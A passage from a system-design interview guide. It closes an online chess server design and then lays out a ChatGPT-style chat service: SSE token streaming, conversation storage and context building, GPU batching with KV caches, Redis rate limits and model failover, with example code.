WebSocket gateways at the edge route each game to the one game server that owns it in the service subnet, while the registry, matchmaker pools, games DB and event stream all live in the data subnet.

9. Common mistakes and interviewer follow-ups

- Trusting the client for move legality or time. Anyone can modify a client. Say: server-authoritative rules and clocks; client checks are only for UX.
- Letting any server update any game from a shared store. Races and double-applied moves follow. Say: one owner game server per game, routed by game_id, with ply numbers for idempotency.
- Pausing the clock on disconnect. Players will disconnect to think. Say: the clock keeps running; grace period, then the opponent can claim the win.
- Ignoring lag. High-latency players lose on time unfairly. Say: server clock with capped lag compensation based on measured RTT.
- Persisting only at game end. A server crash loses the game. Say: append each move to a replicated log before acking, rebuild by replay with fencing on failover.
- Matchmaking with two workers on the same pool. They can pair one player twice. Say: one owner per pool, atomic removal of both players.
- Analyzing every game with a deep engine. It costs too much. Say: cheap statistical filter first, deep analysis only for flagged games.
- Follow-up: “How would you add spectators?” Answer: a pub/sub channel per game (Redis pub/sub or a fan-out service); the game server publishes each move once, and gateways push to spectators, with an optional delay to stop live cheating help.

10. One-page cheat sheet

Topic	Key point
Scale	1M concurrent games, 2M sockets, ~133k moves/s, 25M games/day
Latency	Move to opponent p99 < 200 ms in region
Transport	WebSockets via gateways; REST for setup and history
Ownership	One game server per game (affinity), registry with epochs
Authority	Server validates with a rules library and owns clocks
Idempotency	Ply number on every move message
Clocks	Server time, capped lag credit (~RTT/2, max 500 ms), timer wheel
Disconnects	Clock keeps running, auto reconnect + resync, claim after grace
Matchmaking	Redis ZSET per time control and region, window grows with wait
Ratings	Elo or Glicko-2, async on `game_finished`
Durability	Per-move replicated log, final PGN to DB, replay to recover

Topic	Key point
Anti-cheat	Stats filter -> Stockfish analysis -> model -> moderators
CAP	Consistency per game (single writer); AP for profiles and history

Sources

- Hello Interview: Online Chess breakdown
- Lichess source code and architecture (GitHub)
- Lichess blog: Lag compensation
- Chess.com: Fair play and cheat detection
- Glicko-2 rating system (Mark Glickman)
- MDN: The WebSocket API

31. ChatGPT (Hard)

> ChatGPT is a chat product on top of a large language model (LLM, a neural network that predicts the next piece of text, one token at a time). A user types a message, and the reply appears word by word as the model generates it. Conversations are saved so users can come back, and they can be long. Behind the scenes, every reply needs expensive GPU time. The interviewer is really testing whether you can design around a slow, costly, stateful backend: streaming tokens to the client, storing conversations and fitting them into a limited context window, serving models efficiently on GPUs with batching and KV caches, enforcing rate limits and quotas, and routing between models with failover when capacity runs out.

1. Functional requirements

Core (must have):

1. Users can start a conversation and send a message; the assistant's reply streams back token by token.
2. Users can continue a conversation; the model sees earlier turns as context.
3. Users can list, open, rename, and delete past conversations.
4. Users can pick a model (for example a fast small model or a slower, smarter large model), subject to their plan.
5. Users can stop a reply mid-generation and regenerate a reply.

Below the line (out of scope, and why):

- Training and fine-tuning models. A completely separate offline system.
- Tool use, browsing, file uploads, and image generation. Each adds a subsystem; the core streaming and serving path is the same.
- Safety classifiers in depth. We show where moderation plugs in.
- Voice mode. Different transport, same backend.

2. Non-functional requirements

1. Time to first token (TTFT): p50 under 500 ms and p99 under 2 seconds for the default model. This is what makes the product feel fast.
2. Streaming speed: at least 30 tokens per second per response for the default model (faster than people read).
3. Scale: 100 million daily active users, ~1 billion messages per day, peak ~30,000 new messages per second.
4. Availability: 99.9% for chat. When GPU capacity is short, degrade gracefully (queue, route to a smaller model, or return a clear "at capacity" message) instead of failing silently.
5. Durability: never lose a saved message; conversations persist indefinitely until the user deletes them.
6. Consistency: a user's own conversation must read their latest messages (read-your-writes). Conversation lists can be eventually consistent across devices within seconds. CAP choice: availability for the chat path, with per-conversation ordering guaranteed by a single writer.

7. Cost efficiency: maximize GPU utilization (tokens per second per GPU), since GPUs dominate cost.
8. Fairness: per-user rate limits and plan quotas so heavy users cannot starve others.

3. Back-of-the-envelope estimates

Assumption	Number
Daily active users	100 million
Messages per user per day	10
Average prompt context sent to the model	2,000 tokens (history + new message)
Average reply length	400 tokens
Peak to average ratio	2.5x
Stored text per message	~2 KB (user + assistant text, metadata)
Decode throughput per GPU (with batching, mid-size model)	~2,000 output tokens/s
Prefill throughput per GPU	~20,000 input tokens/s

```
Messages
  1e8 users * 10            = 1e9 messages/day
  avg msgs/s = 1e9 / 86,400 = ~11,600/s
  peak                      = ~30,000/s

Output tokens (decode)
  avg = 11,600 * 400        = ~4.6 million tokens/s
  peak                      = ~12 million tokens/s
  GPUs for decode at peak   = 12e6 / 2,000 = ~6,000 GPUs

Input tokens (prefill)
  peak = 30,000 * 2,000     = 60 million tokens/s
  GPUs for prefill          = 60e6 / 20,000 = ~3,000 GPUs
  (prefix caching can cut this a lot for long conversations)

Total: roughly 10,000 GPUs at peak for the default model alone.

Concurrent streams
  each reply ~400 tokens at 40 tok/s = ~10 s
  open streams at peak = 30,000/s * 10 s = ~300,000 SSE connections

Storage
  1e9 * 2 KB                = 2 TB/day
  per year                  = ~730 TB/year
```

The math shows two things. GPUs, not databases, are the expensive and scarce resource, so serving efficiency drives the design. And there are hundreds of thousands of long-lived streaming connections at any moment.

4. Core entities

- User: account, plan (free, plus, enterprise), quotas. Fields: user_id, plan, created_at.
- Conversation: a chat thread. Fields: conversation_id, user_id, title, model, created_at, updated_at, summary (optional).
- Message: one turn. Fields: message_id, conversation_id, parent_id, role (user, assistant, system), content, model, token_count, status (streaming, complete, stopped, failed), created_at.
- Model: a deployable LLM. Fields: model_id, context_window (max tokens), cost tier, endpoints.
- Generation request: one inference job. Fields: request_id, message_id, model_id, prompt_tokens, max_tokens, priority.
- Usage record: tokens used per user per window, for quotas and billing.

`parent_id` lets messages form a tree, so “regenerate” or “edit and resend” creates a sibling branch rather than overwriting history.

```
CREATE TABLE conversations (
  conversation_id UUID PRIMARY KEY,
  user_id         BIGINT NOT NULL,
  title           TEXT,
  model_id        TEXT,
  summary         TEXT,              -- rolling summary of old turns
  summary_upto    UUID,              -- last message covered by summary
  updated_at      TIMESTAMPTZ NOT NULL
);
CREATE INDEX ON conversations (user_id, updated_at DESC);

CREATE TABLE messages (
  conversation_id UUID,
  message_id      UUID,              -- time-ordered (UUIDv7)
  parent_id       UUID,
  role            TEXT,
  content         TEXT,
  token_count     INT,
  status          TEXT,
  created_at      TIMESTAMPTZ,
  PRIMARY KEY (conversation_id, message_id)
);
```

5. API design

`POST /v1/conversations` – create a conversation. Response `201 {"conversation_id": "c_42"}`.

`POST /v1/conversations/{id}/messages` – send a message and stream the reply. The response is `text/event-stream` (Server-Sent Events).

```
// request
{"content": "Explain KV caching in one paragraph", "model": "gpt-default",
 "parent_id": "m_17", "client_message_id": "8c1f..."}
```

```
// response: 200, Content-Type: text/event-stream
event: message_start
data: {"message_id":"m_19","model":"gpt-default"}

event: delta
data: {"text":"A KV cache"}

event: delta
data: {"text":" stores the attention"}

event: message_end
data: {"finish_reason":"stop","usage":{"prompt_tokens":2140,"completion_tokens":388}}
```

`POST /v1/messages/{message_id}/stop` – stop generation. Response 202.

`POST /v1/messages/{message_id}/regenerate` – new sibling reply, streamed like above.


`GET /v1/conversations?cursor=...` – list conversations (title, updated_at), newest first.

`GET /v1/conversations/{id}` – full conversation with messages (current branch).

`PATCH /v1/conversations/{id}` – rename. `DELETE /v1/conversations/{id}` – delete (soft delete, purge later).

Status codes: 200, 201, 202, 400, 401, 404, 409 (duplicate `client_message_id`), 429 (rate limit or quota, with `Retry-After`), 503 (model at capacity). Auth: bearer session token; every call checks the conversation belongs to the user. `client_message_id` is an idempotency key so a retried send does not create a duplicate turn.


6. High-level design



How will users send a message and see the reply stream in?

1. The client calls `POST /v1/conversations/{id}/messages` and keeps the connection open for SSE.
2. The gateway authenticates and the rate limiter checks request and token quotas.
3. The Chat Service saves the user message (status complete), creates an assistant message row with status `streaming`, and builds the prompt: system instructions, relevant history, and the new message (see the context deep dive).
4. It runs a quick moderation check on the input.
5. It asks the Model Router for a target, which picks a GPU pool for the chosen model.

6. The inference server streams tokens back over gRPC. The Chat Service forwards each chunk to the client as an SSE `delta` event and appends it to a buffer.
7. When generation finishes, it writes the full assistant text, token counts, and status `complete`, and records usage.



How will users continue a conversation?

1. The client sends the next message with `parent_id` set to the last assistant message.
2. The Chat Service loads the conversation branch (the chain of parent links) from the store or a cache of recent conversations.
3. It assembles context within the model's window (recent turns verbatim, older turns summarized) and proceeds as above.

How will users browse and manage past conversations?

1. `GET /v1/conversations` reads the `(user_id, updated_at DESC)` index with a cursor.
2. Titles are generated by a cheap small model after the first exchange, asynchronously.
3. Rename updates one row. Delete marks the conversation deleted; a background job purges messages later.

How will users choose a model and stop or regenerate?

1. The selected model id travels with each message. The router checks the user's plan allows it.
2. Stop sends `POST /stop`; the Chat Service cancels the inference request (freeing GPU capacity immediately), saves what was generated with status `stopped`, and ends the SSE stream.
3. Regenerate creates a new assistant message with the same parent and streams a fresh reply.

7. Deep dives

How do we stream tokens to the client reliably?

The problem: replies take 5 to 30 seconds to generate. Making the user wait for the whole thing feels broken. We need to push small chunks as they are produced, across proxies and mobile networks, to ~300,000 concurrent streams.

Option	Direction	Pros	Cons
Polling	Client pulls	Simple	Laggy, wasteful
WebSocket	Both ways	Low latency, full duplex	Stateful, more infra, needs its own auth and reconnect logic
Server-Sent Events (SSE)	Server to client over HTTP	Plain HTTP, works with standard proxies and load balancers, built-in event framing	One direction (fine: the user only sends once per turn)

Recommended: SSE. The request is a normal HTTP POST, and the response is a long-lived `text/event-stream` body. It fits the pattern exactly: one request, many small server pushes.

Details that matter at scale:

- Disable proxy buffering (for example `X-Accel-Buffering: no` on Nginx) or tokens arrive in bursts.
- Send heartbeat comments (`: ping`) every 15 seconds so idle connections are not killed by load balancers during a slow first token.
- Chunk coalescing: send every token or every ~20-50 ms, whichever comes later, to cut per-event overhead.
- Resume on disconnect: the Chat Service writes deltas to a short-lived buffer (Redis Stream keyed by message_id). If the client reconnects, it sends the last event id it saw, and the server replays from there and continues. If the user simply reloads later, the saved message is shown.
- Decouple generation from the connection: generation continues even if the client briefly drops, so the answer is complete when they return. Explicit stop is the only way to cancel.

```
async def stream_reply(req, conv, user_msg, model):
    asst = await store.create_message(conv.id, role="assistant", status="streaming",
                                      parent_id=user_msg.id)
    yield sse("message_start", {"message_id": asst.id, "model": model})
    buf, last_flush = [], time.monotonic()
    async for tok in inference.generate(build_prompt(conv, user_msg), model, req_id=asst.id):
        buf.append(tok)
        await redis.xadd(f"stream:{asst.id}", {"t": tok}, maxlen=5000)  # resume buffer
        if time.monotonic() - last_flush > 0.03:
            yield sse("delta", {"text": "".join(buf)}); buf.clear()
            last_flush = time.monotonic()
    if buf:
        yield sse("delta", {"text": "".join(buf)})
    await store.complete_message(asst.id)
    yield sse("message_end", {"finish_reason": "stop"})
```

How do we store conversations and fit them into the context window?

The problem: models have a fixed context window (for example 128,000 tokens), and every token sent costs prefill compute. A long conversation can exceed the window, and even when it fits, sending everything every time is slow and expensive. We also need durable storage for ~730 TB per year of messages.

Storage options:

Store	Fit	Notes
Postgres (sharded by user_id)	Good: relational, indexes for listing	Shard to handle 30k writes/s and hundreds of TB
Cassandra / DynamoDB, partition by conversation_id	Very good for append-heavy, read-by-conversation	Listing by user needs a second table
Object storage for old conversations	Cheap archive	Slower to open old chats

Recommended: a wide-column store (Cassandra or DynamoDB) with messages partitioned by conversation_id and clustered by time-ordered message_id, plus a `conversations_by_user` table for listing. Cache recently active conversations (last N messages) in Redis, since most messages continue a conversation used minutes ago.

Context building options:

Strategy	How	Pros	Cons
Send everything	Full history	Best recall	Hits the window, high cost
Sliding window	Last N tokens of turns	Simple, cheap	Forgets early facts
Summary + recent turns	Rolling summary of older turns plus recent turns verbatim	Bounded cost, keeps key facts	Summary may drop details
Retrieval	Embed old turns, pull the most relevant ones	Precise for specific recalls	Extra infra and latency

Recommended: summary plus recent turns, with retrieval as an add-on for very long conversations. Count tokens with the model's tokenizer and fill a budget in priority order: system prompt, the new message, as many recent turns as fit, then the summary, leaving room for the reply.

```
def build_prompt(conv, new_msg, model):
    budget = model.context_window - model.max_output_tokens   # leave room to answer
    parts = [system_prompt(model)]
    used = ntok(parts[0]) + ntok(new_msg.content)
    recent = []
    for m in reversed(conv.branch_messages()):               # newest first
        t = m.token_count
        if used + t > budget * 0.8:                          # keep 20% for summary
            break
        recent.append(m); used += t
    if conv.summary and len(recent) < len(conv.branch_messages()):
        parts.append({"role": "system", "content": "Earlier summary: " + conv.summary})
    parts += [as_msg(m) for m in reversed(recent)]
    parts.append(as_msg(new_msg))
    return parts
```

How do we serve the model efficiently on GPUs?

The problem: an LLM reply has two phases. Prefill processes the whole prompt in parallel (compute heavy, fast per token). Decode generates one token at a time, and each step reads the entire model weights from GPU memory (memory-bandwidth bound). Serving one request at a time leaves the GPU mostly idle. We need ~10,000 GPUs at peak, so every percent of utilization matters.

Key ideas:

- Batching: run many users' requests through the model together in each decode step. The cost of reading weights is shared across the batch, so throughput rises nearly linearly until compute or memory runs out.
- Continuous (in-flight) batching: instead of waiting for a whole batch to finish, the scheduler adds new requests and removes finished ones at every decode step. Short replies do not wait for long ones.
- KV cache: during generation, the model computes "key" and "value" vectors for every token in the attention layers. Caching them means each new token only does work for itself instead of reprocessing the whole sequence. The KV cache lives in GPU memory and is the main limit on how many requests fit in a batch.
- Paged attention: store the KV cache in fixed-size blocks (like virtual memory pages) to avoid fragmentation, which can double usable batch size (the idea behind vLLM).
- Prefix caching: many requests share the same system prompt, and a follow-up message shares the whole previous conversation. Keep KV blocks for common prefixes and reuse them, skipping most of prefill.

Approach	Throughput	Latency	Notes
One request per GPU	Very low	Low TTFT	Wasteful
Static batching	Medium	Poor: waits for slowest	Simple
Continuous batching + paged KV cache	High	Good	Standard today (vLLM, TensorRT-LLM, TGI)
Plus disaggregated prefill/decode pools	Higher at scale	Better TTFT control	Must move KV cache between GPUs

Recommended: continuous batching with paged KV cache and prefix caching. At large scale, split prefill and decode onto separate GPU pools so long prompts do not stall token generation for others. Route follow-up messages of a conversation to the same model replica when possible (session affinity) so its prefix cache is warm.

```
Scheduler (per model replica group)
  waiting queue (by priority, plan)
       |
       v
every decode step:
  + admit new requests if KV blocks free  (prefill chunk)
  - evict finished / stopped requests      (free KV blocks)
  run one forward pass for all active requests
       |
       v
GPU memory: [ model weights | KV cache blocks: req1 req2 ... reqN ]
```

KV cache memory, worked example for a mid-size model:

```
KV bytes per token = 2 (K and V) * layers * kv_heads * head_dim * bytes
                   = 2 * 32 * 8 * 128 * 2 B = 131 KB per token
A 4,000-token conversation        = ~0.5 GB
GPU with 80 GB, weights 16 GB     -> ~64 GB for KV -> ~120 such requests
```

Very large models are split across several GPUs (tensor parallelism inside a node, pipeline parallelism across nodes), and a replica is the group of GPUs that serves one copy of the model.

How do we enforce rate limits and quotas?

The problem: GPU capacity is fixed in the short term. Without limits, a few heavy users or scripts can fill the queues, and free-tier load can crowd out paying users during spikes. Requests also vary hugely in cost: a 100-token question and a 100,000-token document summary are not equal.

Limit type	Measures	Why
Requests per minute	Messages sent	Stops floods and scripts
Tokens per minute	Prompt + estimated output tokens	Reflects real GPU cost
Daily or rolling quota per plan and model	Messages or tokens on expensive models	Business plans, cost control
Concurrency	Active streams per user	Stops parallel abuse

Recommended: token-bucket limiters in Redis, checked at the gateway, keyed by user, plan, and model. Charge prompt tokens up front plus an estimate for output, then correct with the actual usage at the end. Add priority classes in the inference scheduler (paid traffic ahead of free) so overload degrades free users first.

```
LUA_TOKEN_BUCKET = """
local key, rate, cap, now, cost = KEYS[1], tonumber(ARGV[1]), tonumber(ARGV[2]),
                                  tonumber(ARGV[3]), tonumber(ARGV[4])
local b = redis.call('HMGET', key, 'tokens', 'ts')
local tokens = tonumber(b[1]) or cap
local ts = tonumber(b[2]) or now
tokens = math.min(cap, tokens + (now - ts) * rate)
if tokens < cost then return 0 end
redis.call('HMSET', key, 'tokens', tokens - cost, 'ts', now)
redis.call('EXPIRE', key, 3600)
return 1
"""

def allow(user, model, prompt_tokens):
    cost = prompt_tokens + model.expected_output_tokens
    lim = limits_for(user.plan, model.id)          # e.g. 40k tokens/min for plus
    return redis.eval(LUA_TOKEN_BUCKET, 1, f"tpm:{user.id}:{model.id}",
                      lim.rate_per_s, lim.capacity, time.time(), cost) == 1
```

When a user hits the limit, return 429 with `Retry-After` and a clear message ("You have reached your limit for this model, try again at 3:40 PM or switch to the faster model"), which is far better than a vague error.

How do we handle very long conversations?

The problem: some users keep one conversation going for weeks. Even with a 128k window, sending all of it each turn is slow (prefill grows with length), expensive, and eventually impossible. Research also shows models use the middle of very long contexts less reliably.

Option	How	Pros	Cons
Truncate oldest turns	Drop from the front	Trivial	Forgets important early facts
Rolling summarization	Periodically summarize older turns into a compact note	Bounded tokens, keeps key facts	Lossy; extra model calls
Retrieval over history	Embed each turn; fetch top-k relevant old turns per new message	Recalls specific details	Vector index, extra latency
Long-term memory	Store durable user facts separately	Personalization across chats	Privacy and correctness concerns

Recommended: rolling summarization, triggered asynchronously when the un-summarized part of a conversation passes a threshold (for example 8,000 tokens), using a cheap small model. Store the summary and the id of the last covered message on the conversation row. For long chats, also index turns in a vector store and pull the top 3-5 relevant older turns into context.

```
turns: [1 ... 120][121 ... 160]  new message
        \_______/   \________/
         summary     recent turns verbatim
        (~800 tok)   (~6,000 tok)
  + retrieved: turns 14, 37 (relevant to the new question)
```

```
async def maybe_summarize(conv):
    unsummarized = conv.tokens_after(conv.summary_upto)
    if unsummarized < 8000:
        return
    old = conv.messages_between(conv.summary_upto, keep_recent_tokens=4000)
    prompt = [{"role": "system", "content":
               "Update this summary with the new turns. Keep names, numbers, "
               "decisions, and user preferences. Max 300 words."},
              {"role": "user", "content": f"Summary so far:\n{conv.summary}\n\nNew
        turns:\n{render(old)}"}]
    new_summary = await inference.complete(prompt, model="small-fast")
    await store.update_summary(conv.id, new_summary, upto=old[-1].id)
```

Prefix caching on the inference side also helps: if the beginning of the prompt (system prompt plus summary plus early turns) is unchanged since the last message, the KV cache for it can be reused, so only the new tokens need prefill.

How do we route between models and fail over when capacity runs out?


The problem: there are several models (small, large, specialized), each deployed in many GPU clusters across regions. Some clusters fill up, some fail, and a new model version rolls out gradually. Users should rarely see an error.

Routing concern	Approach
Which model	User choice within plan; optional auto-routing sends simple prompts to a smaller model
Which cluster	Least-loaded healthy cluster in or near the user's region, weighted by queue depth and KV cache headroom
Affinity	Prefer the replica that served the conversation's previous turn (warm prefix cache)
Rollouts	Canary a new model version to 1%, then 10%, compare quality and error metrics
Overload	Admission control: queue briefly, then shed lowest priority, then fall back
Failure	Health checks, circuit breakers, retry on another cluster before the first token

Recommended: a Model Router service that keeps a live view of every cluster (queue length, active batch size, free KV blocks, error rate) and picks a target per request. Failover rules:

1. If a cluster fails before any token is sent, retry transparently on another cluster or region.
2. If it fails mid-stream, do not silently restart (the user would see repeated text). Send an error event, keep the partial message with status `failed`, and offer a one-click retry.
3. If every cluster for the chosen model is at capacity, queue for up to a few seconds with a "high demand" indicator, then fall back to a smaller model if the plan allows and tell the user, or return 503 with `Retry-After`.

